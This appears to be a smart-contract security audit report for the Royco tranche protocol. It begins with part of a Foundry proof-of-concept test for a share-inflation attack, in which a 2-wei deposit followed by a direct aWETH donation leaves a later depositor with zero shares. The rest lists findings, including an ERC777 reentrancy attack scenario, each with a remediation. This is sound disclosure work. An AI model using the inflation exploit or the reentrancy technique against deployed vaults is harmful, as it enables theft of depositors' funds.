    uint256 internal constant MAX_REDEEM_RELATIVE_DELTA = 1 * BPS;
    uint256 internal constant MAX_CONVERT_TO_ASSETS_RELATIVE_DELTA = 1 * BPS;
    uint256 internal constant AAVE_PREVIEW_DEPOSIT_RELATIVE_DELTA = 1 * BPS;
    uint24 internal constant JT_REDEMPTION_DELAY_SECONDS = 1_000_000;
    address constant WETH_ADDRESS = 0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2;
    Vm.Wallet internal RESERVE;
    address internal RESERVE_ADDRESS;

    // Deployed contracts
    ERC4626Mock internal MOCK_UNDERLYING_ST_VAULT;

    // External Contracts
    IERC20 internal WETH;
    IERC20 internal AWETH;

    constructor() {
        BETA_WAD = 0; // Different opportunities
        WETH = IERC20(WETH_ADDRESS);
```

```
    AWETH = IERC20(0x4d5F47FA6A74757f35C14fD3a6Ef8E3C9BC514E8);
}

function _setUpRoyco() internal override {
    // Setup wallets
    RESERVE = vm.createWallet("RESERVE");
    RESERVE_ADDRESS = RESERVE.addr;
    vm.label(RESERVE_ADDRESS, "RESERVE");

    // Deploy core
    super._setUpRoyco();
    vm.label(address(WETH), "USDC");
    vm.label(address(AWETH), "aUSDC");

    // Deploy mock senior tranche underlying vault
    MOCK_UNDERLYING_ST_VAULT = new ERC4626Mock(address(WETH), RESERVE_ADDRESS);
    vm.label(address(WETH), "MockSTUnderlyingVault");
    // Have the reserve approve the mock senior tranche underlying vault to spend USDC
    vm.prank(RESERVE_ADDRESS);
    IERC20(WETH).approve(address(MOCK_UNDERLYING_ST_VAULT), type(uint256).max);

    // Deploy the markets
    DeployScript.DeploymentResult memory deploymentResult = _deployMarketWithKernel();
    _setDeployedMarket(deploymentResult);

    // Setup providers and assets
    _setupProviders();
    _setupAssets(10_000_000_000);

    // Deal WETH to all configured addresses for mainnet fork tests
    _dealWETHToAddresses();

    // Deal AWETH to Alice address
    //deal(address(AWETH), ALICE_ADDRESS, 10000e18);
}

function testPoc_Inflation() external {
    _setUpRoyco();
    console.log("\n\n");
    // Deposit into JT
    address jtDepositor = ALICE_ADDRESS;
    // Deposit only 2 wei of WETH
    uint jtDepositAmount = 2;
    vm.startPrank(jtDepositor);
```

```
        WETH.approve(address(JT), jtDepositAmount);
        JT.deposit(toTrancheUnits(jtDepositAmount), jtDepositor, jtDepositor);

        //Receive only 1 share of JT
        assertEq(JT.balanceOf(jtDepositor), 1);

        //Now deposit 1e18 WETH receive 1e18 shares of JT (rate = 1:1)
        console.log(JT.previewDeposit(toTrancheUnits(1e18)));

        //Alice directly supply 2e18 AWETH token to JT Kernel
        uint256 importedAmount = 2e18;
        WETH.approve(ETHEREUM_MAINNET_AAVE_V3_POOL_ADDRESS, type(uint256).max);
        IPool(ETHEREUM_MAINNET_AAVE_V3_POOL_ADDRESS).supply(WETH_ADDRESS,
importedAmount, address(JT.kernel()), 0);
        vm.stopPrank();

        //Now deposit 1e18 WETH receive 0 shares of JT (rate = 1e18+1 : 1)
        console.log(JT.previewDeposit(toTrancheUnits(1e18)));

        //BOB deposit 1e18 WETH and receive 0 shares
        vm.startPrank(BOB_ADDRESS);
        WETH.approve(address(JT), 1e18);
        JT.deposit(toTrancheUnits(jtDepositAmount), BOB_ADDRESS, BOB_ADDRESS);
        assertEq(JT.balanceOf(BOB_ADDRESS), 0);
        vm.stopPrank();

        //mock JT gain profit
        uint256 feeCollected = 1e18;
        vm.startPrank(OWNER_ADDRESS);
        WETH.approve(ETHEREUM_MAINNET_AAVE_V3_POOL_ADDRESS, type(uint256).max);
        IPool(ETHEREUM_MAINNET_AAVE_V3_POOL_ADDRESS).supply(WETH_ADDRESS, 10 *
feeCollected, address(JT.kernel()), 0);
        vm.stopPrank();

        ///if protocol fee accrued <= 1e18, protocol receive 0 shares minted
        (SyncedAccountingState memory state,,) =
IRoycoKernel(JT.kernel()).previewSyncTrancheAccounting(TrancheType.JUNIOR);
        (uint256 protocolFeeShares, ) = JT.previewMintProtocolFeeShares(toNAVUnits(feeCollected),
state.jtEffectiveNAV);
        assertEq(protocolFeeShares, 0);
    }

    function _dealWETHToAddresses() internal {
        uint256 amount = 10000e18; // 10k ETH (18 decimals)
```

```
        // Deal to admin/role addresses
        deal(WETH_ADDRESS, OWNER_ADDRESS, amount);
        deal(WETH_ADDRESS, PAUSER_ADDRESS, amount);
        deal(WETH_ADDRESS, UPGRADER_ADDRESS, amount);
        deal(WETH_ADDRESS, PROTOCOL_FEE_RECIPIENT_ADDRESS, amount);

        // Deal to provider addresses
        deal(WETH_ADDRESS, ALICE_ADDRESS, amount);
        deal(WETH_ADDRESS, BOB_ADDRESS, amount);
        deal(WETH_ADDRESS, CHARLIE_ADDRESS, amount);
        deal(WETH_ADDRESS, DAN_ADDRESS, amount);

        // Deal to reserve address
        deal(WETH_ADDRESS, RESERVE_ADDRESS, amount);
    }

    function _deployMarketWithKernel() internal returns (DeployScript.DeploymentResult memory) {
        bytes32 marketID = keccak256(abi.encodePacked(SENIOR_TRANCHE_NAME,
JUNIOR_TRANCHE_NAME, vm.getBlockTimestamp()));

        // Build kernel-specific params
        DeployScript.ERC4626STAaveV3JTInKindAssetsKernelParams memory kernelParams =
DeployScript.ERC4626STAaveV3JTInKindAssetsKernelParams({
            stVault: address(MOCK_UNDERLYING_ST_VAULT), aaveV3Pool:
ETHEREUM_MAINNET_AAVE_V3_POOL_ADDRESS
        });

        // Build YDM params (AdaptiveCurve)
        DeployScript.AdaptiveCurveYDMParams memory ydmParams =
            DeployScript.AdaptiveCurveYDMParams({ jtYieldShareAtTargetUtilWAD: 0.225e18,
jtYieldShareAtFullUtilWAD: 1e18 });

        // Build role assignments using the centralized function
        DeployScript.RoleAssignmentConfiguration[] memory roleAssignments = _generateRoleAssignments();

        // Build deployment params
        DeployScript.DeploymentParams memory params = DeployScript.DeploymentParams({
            factoryAdmin: OWNER_ADDRESS,
            marketId: marketID,
            seniorTrancheName: SENIOR_TRANCHE_NAME,
            seniorTrancheSymbol: SENIOR_TRANCHE_SYMBOL,
            juniorTrancheName: JUNIOR_TRANCHE_NAME,
            juniorTrancheSymbol: JUNIOR_TRANCHE_SYMBOL,
```

```
            seniorAsset: WETH_ADDRESS,
            juniorAsset: WETH_ADDRESS,
            dustTolerance: DUST_TOLERANCE,
            kernelType: DeployScript.KernelType.ERC4626_ST_AaveV3_JT_InKindAssets,
            kernelSpecificParams: abi.encode(kernelParams),
            protocolFeeRecipient: PROTOCOL_FEE_RECIPIENT_ADDRESS,
            jtRedemptionDelayInSeconds: JT_REDEMPTION_DELAY_SECONDS,
            stProtocolFeeWAD: ST_PROTOCOL_FEE_WAD,
            jtProtocolFeeWAD: JT_PROTOCOL_FEE_WAD,
            coverageWAD: COVERAGE_WAD,
            betaWAD: BETA_WAD,
            lltvWAD: LLTV,
            fixedTermDurationSeconds: FIXED_TERM_DURATION_SECONDS,
            ydmType: DeployScript.YDMType.AdaptiveCurve,
            ydmSpecificParams: abi.encode(ydmParams),
            roleAssignments: roleAssignments
        });

        // Deploy using the deployment script
        return DEPLOY_SCRIPT.deploy(params, DEPLOYER.privateKey);
    }

    /// @notice Returns the fork configuration
    /// @return forkBlock The fork block
    /// @return forkRpcUrl The fork RPC URL
    function _forkConfiguration() internal override returns (uint256 forkBlock, string memory forkRpcUrl) {
        forkBlock = 24_290_290;
        forkRpcUrl = vm.envString("MAINNET_RPC_URL");
        if (bytes(forkRpcUrl).length == 0) {
            fail("MAINNET_RPC_URL environment variable is not set");
        }
    }

    /// @notice Generates a provider address for the mainnet fork with Aave test base
    /// @param _index The index of the provider
    /// @return provider The provider wallet
    function _generateProvider(uint256 _index) internal virtual override returns (Vm.Wallet memory provider) {
        provider = super._generateProvider(_index);

        // Fund the provider with 10M USDC
        deal(ETHEREUM_MAINNET_USDC_ADDRESS, provider.addr, 10_000_000e6);
    }
}
```

ROYCO2-5 | Inconsistent Redemption Availability When Senior Tranche Underlying Becomes Illiquid

Fixed

Severity:	Probability:	Impact:
Low	Rare	Low

Path:

src/kernels/base/RoycoKernel.sol
src/kernels/base/senior/ERC4626_ST_Kernel.sol

Description:

When the senior tranche's underlying ERC4626 vault becomes illiquid (i.e., **maxWithdraw** returns zero), the protocol exhibits inconsistent behavior between existing redemption requests and new ones.

The **_stWithdrawAssets** function in **ERC4626_ST_Kernel.sol** is designed to handle illiquidity gracefully by transferring vault shares instead of underlying assets when the vault cannot fulfill a withdrawal. This allows existing JT redemption requests to proceed regardless of ST liquidity status.

However, **jtMaxWithdrawable** in **RoycoKernel.sol** depends on **stVault.maxWithdraw()**, which returns zero when illiquid. This propagates to **maxRedeem** in **RoycoVaultTranche.sol,** causing **requestRedeem** to revert with **MUST_REQUEST_WITHIN_MAX_REDEEM_AMOUNT** for any new request.

The result is that users who created redemption requests before the illiquidity event can execute their redemptions and receive vault shares, while users attempting to create new requests are blocked entirely. This creates an availability gap where JT holders cannot initiate redemptions during illiquidity periods, even though the protocol supports vault share redemptions in such scenarios.

If the underlying vault remains illiquid for an extended period, this could prevent JT holders from accessing the redemption flow until liquidity returns.

```
    function jtMaxWithdrawable(address _owner)
        public
        view
        virtual
        override(IRoycoKernel)
        returns (NAV_UNIT claimOnStNAV, NAV_UNIT claimOnJtNAV, NAV_UNIT stMaxWithdrawableNAV,
NAV_UNIT jtMaxWithdrawableNAV)
    {
```

```
        // Get the total claims the junior tranche has on each tranche's assets
        (SyncedAccountingState memory state, AssetClaims memory jtNotionalClaims,) = previewSyncTrancheAccounting(TrancheType.JUNIOR);

        // Get the max withdrawable ST and JT assets in NAV units from the accountant consider coverage requirement
        (, NAV_UNIT stClaimableGivenCoverage, NAV_UNIT jtClaimableGivenCoverage) = _accountant()
            .maxJTWithdrawalGivenCoverage(
                state.stRawNAV,
                state.jtRawNAV,
                stConvertTrancheUnitsToNAVUnits(jtNotionalClaims.stAssets),
                jtConvertTrancheUnitsToNAVUnits(jtNotionalClaims.jtAssets)
            );

        claimOnStNAV = stConvertTrancheUnitsToNAVUnits(jtNotionalClaims.stAssets);
        claimOnJtNAV = jtConvertTrancheUnitsToNAVUnits(jtNotionalClaims.jtAssets);

        // Bound the claims by the max withdrawable assets globally for each tranche and compute the cumulative NAV
        stMaxWithdrawableNAV = UnitsMathLib.min(stConvertTrancheUnitsToNAVUnits(_stMaxWithdrawableGlobally(_owner)), stClaimableGivenCoverage);
        jtMaxWithdrawableNAV = UnitsMathLib.min(jtConvertTrancheUnitsToNAVUnits(_jtMaxWithdrawableGlobally(_owner)), jtClaimableGivenCoverage);
    }
```

```
    function _stWithdrawAssets(TRANCHE_UNIT _stAssets, address _receiver) internal override(RoycoKernel) {
        ERC4626KernelState storage $ = ERC4626KernelStorageLib._getERC4626KernelStorage();
        // Get the currently withdrawable liquidity from the vault
        TRANCHE_UNIT maxWithdrawableAssets = toTrancheUnits(IERC4626(ST_VAULT).maxWithdraw(address(this)));
        // If the vault has sufficient liquidity to withdraw the specified assets, do so
        if (maxWithdrawableAssets >= _stAssets) {
            $.stOwnedShares -= IERC4626(ST_VAULT).withdraw(toUint256(_stAssets), _receiver, address(this));
            // If the vault has insufficient liquidity to withdraw the specified assets, transfer the equivalent number of shares to the receiver
        } else {
            // Transfer the assets equivalent of shares to the receiver
            uint256 sharesEquivalentToWithdraw = IERC4626(ST_VAULT).convertToShares(toUint256(_stAssets));
            $.stOwnedShares -= sharesEquivalentToWithdraw;
            IERC20(address(ST_VAULT)).safeTransfer(_receiver, sharesEquivalentToWithdraw);
```

```
    }
}
```

Remediation:

If the intended design is to allow redemptions via vault shares during illiquidity, update the **maxRedeem** calculation to account for this fallback mechanism rather than returning zero when the underlying is illiquid.

If the intended design is to block new requests during illiquidity while allowing existing ones to proceed, the current implementation is correct but should be explicitly documented as expected behavior.

ROYCO2-8 | ERC777 reentrancy attack in the Accountant contract

Fixed

Severity:	Probability:	Impact:
Informational	Rare	Informational

Path:

src/accountant/RoycoAccountant.sol:stRedeem()

Description:

The function **stRedeem()** is implemented as follows:

```
/// @inheritdoc IRoycoKernel
/// @dev ST redemptions are allowed if the market is in a PERPETUAL state
function stRedeem(
    uint256 _shares,
    address,
    address _receiver,
    uint256
)
    external
    virtual
    override(IRoycoKernel)
    whenNotPaused
    onlySeniorTranche
    withQuoterCache
    returns (AssetClaims memory userAssetClaims, bytes memory)
{
    // Execute a pre-op sync on accounting
    uint256 totalTrancheShares;
    {
        SyncedAccountingState memory state;
        (state, userAssetClaims, totalTrancheShares) = _preOpSyncTrancheAccounting(TrancheType.SENIOR);
        MarketState marketState = state.marketState;

        // Ensure that the market is in a state where ST redemptions are allowed: PERPETUAL
        require(marketState == MarketState.PERPETUAL,
ST_REDEEM_DISABLED_IN_FIXED_TERM_STATE());
    }
```

```
    // Scale total tranche asset claims by the ratio of shares this user owns of the tranche vault
    // Protocol fee shares were minted in the pre-op sync, so the total tranche shares are up to date
    userAssetClaims = UtilsLib.scaleAssetClaims(userAssetClaims, _shares, totalTrancheShares);

    // Withdraw the asset claims from each tranche and transfer them to the receiver
    (NAV_UNIT stRedeemPreOpNAV, NAV_UNIT jtRedeemPreOpNAV) = _withdrawAssets(userAssetClaims, _receiver);

    // Execute a post-op sync on accounting
    _postOpSyncTrancheAccounting(Operation.ST_REDEEM, ZERO_NAV_UNITS, ZERO_NAV_UNITS, stRedeemPreOpNAV, jtRedeemPreOpNAV);
}
```

The token transfer occurs inside **_withdrawAssets()**, while **_preOpSyncTrancheAccounting()** and **_postOpSyncTrancheAccounting()** are responsible for updating the contract's accounting state. This design violates the Checks-Effects-Interactions (CEI) pattern, as state variables are still modified after the external token transfer.

As a result, the contract is vulnerable to reentrancy when the underlying asset is native ETH or an ERC777 token.

Consider the following scenario:

1. Assume the ST underlying asset is an ERC777 token, and the **RoycoAccountant** state is:
   - **stEffectiveNAV = stRawNAV = 100**
   - **jtEffectiveNAV = jtRawNAV = 100**
2. An attacker redeems 50 tokens from the ST.
   - **_withdrawAssets()** transfers 50 tokens to the attacker:
     - **stRawNAV = 100 - 50 = 50**
   - During the ERC777 transfer callback, the attacker reenters the protocol and deposits tokens into the JT.
     - **_preOpSyncTrancheAccounting()** is executed again, and the accountant treats the 50-token withdrawal from ST as a loss:
       - **stRawNAV = 50**
       - **jtRawNAV = 100**
       - JT absorbs the loss:
         - **jtEffectiveNAV = 100 - 50 = 50**
         - **stEffectiveNAV = 100**

This demonstrates that an attacker can force a loss onto the JT tranche by exploiting reentrancy during an ERC777 token transfer initiated by **stRedeem()**.

Remediation:

Consider adding **nonReentrant** modifier to protect the reentrancy attack.

ROYCO2-15 | Tranche fee recipient's shares compound into higher fee rates

Acknowledged

Severity:	Probability:	Impact:
Informational	Unlikely	Informational

Path:

src/tranches/base/RoycoVaultTranche.sol:mintProtocolFeeShares#L674-L692

Description:

The Royco kernel will call into the ST and JT to mint protocol fee shares whenever there are gains. The protocol fee amount is calculated in the accountant using a percentage of the realised gains, which are then converted into shares by the respective tranche in **mintProtocolFeeShares**.

The calculation that is used, will mint shares such that the minted shares have exactly the value of the protocol fee asset amount. Nonetheless, the **_protocolFeeRecipient** will accumulate shares in the tranche and so these shares will also accumulate a percentage of the realised gains. In other words, the protocol fee shares compound.

In the beginning this could be negligible, but after a while the protocol fee recipient's shares grow and with that the effective protocol fee rate.

Consider the case with a protocol fee rate of 1% and the protocol fee recipient has already accumulated 1% of the total supply. In that case, 99% of gains would be divided among shareholders (including the fee recipient) and as a result the effective fee rate is not 1%, but 1.99%.

```
function mintProtocolFeeShares(
    NAV_UNIT _protocolFeeAssets,
    NAV_UNIT _trancheTotalAssets,
    address _protocolFeeRecipient
)
    external
    virtual
    override(IRoycoVaultTranche)
    returns (uint256 protocolFeeSharesMinted, uint256 totalTrancheShares)
{
    // Only the kernel can mint protocol fee shares based on sync
    require(msg.sender == kernel(), ONLY_KERNEL());

    // Mint any protocol fee shares accrued to the specified recipient
```

```
    (protocolFeeSharesMinted, totalTrancheShares) = previewMintProtocolFeeShares(_protocolFeeAssets,
_trancheTotalAssets);
    if (protocolFeeSharesMinted != 0) _mint(_protocolFeeRecipient, protocolFeeSharesMinted);

    emit ProtocolFeeSharesMinted(_protocolFeeRecipient, protocolFeeSharesMinted, totalTrancheShares);
}
```

Remediation:

We consider three options:

- Keep the protocol fee reserved in absolute asset amounts instead of minting shares: This will not dilute the share rate nor compound the fee amount. The amount could still be deployed and generate yield.
- Limit the protocol fee based on the yield portion of the share balance of the fee recipient account, the share balance could be saved in storage instead of taking a live balance.
- Keep this as-is.

ROYCO2-12 | RoycoAccountant parameter changes should enforce actual coverage/LLTV

Acknowledged

Severity:	Probability:	Impact:
Informational	Rare	Medium

Path:

src/accountant/RoycoAccountant.sol:setCoverage, setLLTV#L749-L755, L767-L773

Description:

The RoycoAccountant contract has 2 parameters **coverageWAD** and **lltvWAD** which can be set with their respective functions.

Both functions use the internal **_validateCoverageConfig** function to validate the new values with the already set parameters. However, it does not check it against the actual coverage/LLTV calculated from the ST and JT effective NAVs.

So a new value for coverage or LLTV might cause the accountant to go into a state where these requirements are not satisfied.

```
function setCoverage(uint64 _coverageWAD) external override(IRoycoAccountant) restricted
withSyncedAccounting {
    RoycoAccountantState storage $ = _getRoycoAccountantStorage();
    // Validate the new coverage configuration
    _validateCoverageConfig(_coverageWAD, $.betaWAD, $.lltvWAD);
    $.coverageWAD = _coverageWAD;
    emit CoverageUpdated(_coverageWAD);
}

function setLLTV(uint64 _lltvWAD) external override(IRoycoAccountant) restricted withSyncedAccounting {
    RoycoAccountantState storage $ = _getRoycoAccountantStorage();
    // Validate the new coverage configuration
    _validateCoverageConfig($.coverageWAD, $.betaWAD, _lltvWAD);
    $.lltvWAD = _lltvWAD;
    emit LLTVUpdated(_lltvWAD);
}
```

Remediation:

We recommend also enforcing the coverage and LLTV requirement against the actual effective NAV values and the new configuration parameters.

ROYCO2-10 | Intermediate-State Validation Blocks Parameter Reconfiguration

Fixed

Severity:	Probability:	Impact:
Informational	Rare	Informational

Path:

src/accountant/RoycoAccountant.sol:setCoverage()
src/accountant/RoycoAccountant.sol:setBeta()
src/accountant/RoycoAccountant.sol:setLLTV()

Description:

In the **RoycoAccountant** contract, the functions **setCoverage()**, **setBeta()**, and **setLLTV()** are used to update the corresponding storage variables **coverageWAD**, **betaWAD**, and **lltvWAD**. While these functions make the variables appear configurable, updating multiple parameters at the same time is not straightforward.

Each setter function calls **_validateCoverageConfig()**, which validates the newly set variable against the other two current variables. As a result, when the owner attempts to update more than one parameter, an intermediate state may be invalid even though the final desired configuration is valid. This makes it impossible to apply certain valid configurations through the existing setters.

Consider the following example:

- Current state:
  - **coverageWAD = 20%**
  - **betaWAD = 0%**
  - **lltvWAD = 97%**
- Target state:
  - **coverageWAD = 30%**
  - **betaWAD = 0%**
  - **lltvWAD = 80%**

If the owner first calls **setLLTV()** to update **lltvWAD** to **80%**, **_validateCoverageConfig()** will revert because:

```
80% < maxLTV = 1 / (1 + 20%) ≈ 83.33%
```

Even though the target configuration is valid once **coverageWAD** is updated to **30%**, the change cannot be applied due to validation against the old parameters.

```
/// @inheritdoc IRoycoAccountant
function setCoverage(uint64 _coverageWAD) external override(IRoycoAccountant) restricted
withSyncedAccounting {
    RoycoAccountantState storage $ = _getRoycoAccountantStorage();
    // Validate the new coverage configuration
    _validateCoverageConfig(_coverageWAD, $.betaWAD, $.lltvWAD);
    $.coverageWAD = _coverageWAD;
    emit CoverageUpdated(_coverageWAD);
}

/// @inheritdoc IRoycoAccountant
function setBeta(uint96 _betaWAD) external override(IRoycoAccountant) restricted withSyncedAccounting {
    RoycoAccountantState storage $ = _getRoycoAccountantStorage();
    // Validate the new coverage configuration
    _validateCoverageConfig($.coverageWAD, _betaWAD, $.lltvWAD);
    $.betaWAD = _betaWAD;
    emit BetaUpdated(_betaWAD);
}

/// @inheritdoc IRoycoAccountant
function setLLTV(uint64 _lltvWAD) external override(IRoycoAccountant) restricted withSyncedAccounting {
    RoycoAccountantState storage $ = _getRoycoAccountantStorage();
    // Validate the new coverage configuration
    _validateCoverageConfig($.coverageWAD, $.betaWAD, _lltvWAD);
    $.lltvWAD = _lltvWAD;
    emit LLTVUpdated(_lltvWAD);
}
```

Remediation:

To address this issue, consider implementing a function that allows **coverageWAD**, **betaWAD**, and **lltvWAD** to be updated simultaneously and validated as a single configuration.

ROYCO2-11 | Redundant access control check in RoycoAccountant

Fixed

Severity:	Probability:	Impact:
Informational	Very likely	Informational

Path:

src/accountant/RoycoAccountant.sol:postOpSyncTrancheAccountingAndEnforceCoverage#L269-L287

Description:

The function **postOpSyncTrancheAccountingAndEnforceCoverage** has the modifier **onlyRoycoKernel** which checks that the caller is the linked kernel contract.

However, this function proceeds to call the public function **postOpSyncTrancheAccounting** which also has the same modifier. This means that the access control check will be executed twice.

```
function postOpSyncTrancheAccountingAndEnforceCoverage(
    Operation _op,
    NAV_UNIT _stPostOpRawNAV,
    NAV_UNIT _jtPostOpRawNAV,
    NAV_UNIT _stDepositPreOpNAV,
    NAV_UNIT _jtDepositPreOpNAV,
    NAV_UNIT _stRedeemPreOpNAV,
    NAV_UNIT _jtRedeemPreOpNAV
)
    external
    override(IRoycoAccountant)
    onlyRoycoKernel
    returns (SyncedAccountingState memory state)
{
    // Execute a post-op NAV synchronization
    state = postOpSyncTrancheAccounting(_op, _stPostOpRawNAV, _jtPostOpRawNAV, _stDepositPreOpNAV,
_jtDepositPreOpNAV, _stRedeemPreOpNAV, _jtRedeemPreOpNAV);
    // Enforce the market's coverage requirement
    require(_isCoverageRequirementSatisfied(state.utilizationWAD),
COVERAGE_REQUIREMENT_UNSATISFIED());
}
```

Remediation:

We recommend removing the **onlyRoycoKernel** modifier from the **postOpSyncTrancheAccountingAndEnforceCoverage** function, as the access control is already enforced when calling **postOpSyncTrancheAccounting**, in favour of gas optimisation and code clarity.

ROYCO2-3 | Unnecessary Oracle Dependency in Redemption Cancellation Functions

Fixed

Severity:	Probability:	Impact:
Informational	Rare	Informational

Path:

src/kernels/base/RoycoKernel.sol

Description:

The **jtCancelRedeemRequest** and **jtClaimCancelRedeemRequest** functions in **RoycoKernel.sol** include withQuoterCache. In kernel implementations that use oracle-based quoters (e.g., **IdenticalAssetsChainlinkOracleQuoter**), this modifier may trigger an external oracle read even though these functions do not use price data. **jtCancelRedeemRequest** only sets **request.isCanceled = true**, and **jtClaimCancelRedeemRequest** returns the locked shares and clears the request state, neither requires NAV calculations. If the oracle feed is stale or invalid, **_initializeQuoterCache()** can revert, making cancellation temporarily unavailable until the oracle is available again.

```
function jtClaimCancelRedeemRequest(
    uint256 _requestId,
    address _controller
)
    external
    virtual
    override(IRoycoKernel)
    withQuoterCache
    whenNotPaused
    onlyJuniorTranche
    checkJTRedemptionRequestId(_controller, _requestId)
    returns (uint256 shares)
{
...
}

function jtCancelRedeemRequest(
    uint256 _requestId,
    address _controller
)
```

```
    external
    virtual
    override(IRoycoKernel)
    whenNotPaused
    withQuoterCache
    onlyJuniorTranche
    checkJTRedemptionRequestId(_controller, _requestId)
{
...
}
```

Remediation:

Avoid initializing the quoter cache in cancel/claim paths and limit it to functions that require NAV conversions. Apply the same approach to any future ST cancellation functions if asynchronous ST redemption is introduced.

ROYCO2-13 | Setting the fixed term duration to zero should only be possible in a perpetual market state

Acknowledged

Severity:	Probability:	Impact:
Informational	Unlikely	Informational

Path:

src/accountant/RoycoAccountant.sol:setFixedTermDuration#L776-L785

Description:

The function **setFixedTermDuration** allows an authorised caller to change the fixed term duration of the market.

If the market was already in a fixed term, it does not change the leftover time, as the market state only stores the end timestamp of the fixed state. The new duration would only be used in the next fixed term state.

However, if the caller specifies 0 as the new duration, it does instantly transition the market to a perpetual state and reset the coverage impermanent loss. This could be seen as contradictive.

```
function setFixedTermDuration(uint24 _fixedTermDurationSeconds) external override(IRoycoAccountant)
restricted withSyncedAccounting {
    RoycoAccountantState storage $ = _getRoycoAccountantStorage();
    $.fixedTermDurationSeconds = _fixedTermDurationSeconds;
    if (_fixedTermDurationSeconds == 0) {
        $.lastJTCoverageImpermanentLoss = ZERO_NAV_UNITS;
        $.lastMarketState = MarketState.PERPETUAL;
    }
    emit FixedTermDurationUpdated(_fixedTermDurationSeconds);
}
```

Remediation:

We recommend considering not allowing the fixed term duration to be set to 0 if the market is currently in a fixed term state, as that would make the function overly centralised.

ROYCO2-14 | Arbitrary calls from RoycoAccountant

Acknowledged

Severity:	Probability:	Impact:
Informational	Unlikely	Informational

Path:

src/accountant/RoycoAccountant.sol:_initializeYDM#L849-L857

Description:

In the RoycoAccount contract, the function **_initializeYDM** to initialise a new YDM makes an arbitrary call. The target is the new address and the call data are arbitrary bytes.

This function is restricted to a caller with the permission to set a new YDM, but besides that it would also allow the caller to make the RoycoAccount perform arbitrary calls.

For example, if **_ydm** is set to an ERC20 and the **_ydmInitializationData** would contain **transfer(X, Y)** call data.

At the moment, there is little impact, but we would recommend restricting the privileges of the caller with such a role to only being able to initialise a YDM.

```
function _initializeYDM(address _ydm, bytes calldata _ydmInitializationData) internal {
    // Ensure that the YDM is not null
    require(_ydm != address(0), NULL_YDM_ADDRESS());
    // Initialize the YDM if required
    if (_ydmInitializationData.length != 0) {
        (bool success, bytes memory data) = _ydm.call(_ydmInitializationData);
        require(success, FAILED_TO_INITIALIZE_YDM(data));
    }
}
```

Remediation:

Considering using an interface with a set function to initialise a YDM.

If the YDM needs dynamic parameters that are not known beforehand, then the only parameter should be **bytes** and the **bytes** should be ABI-decoded into the corresponding struct inside of the YDM itself.

hexens x ROYCO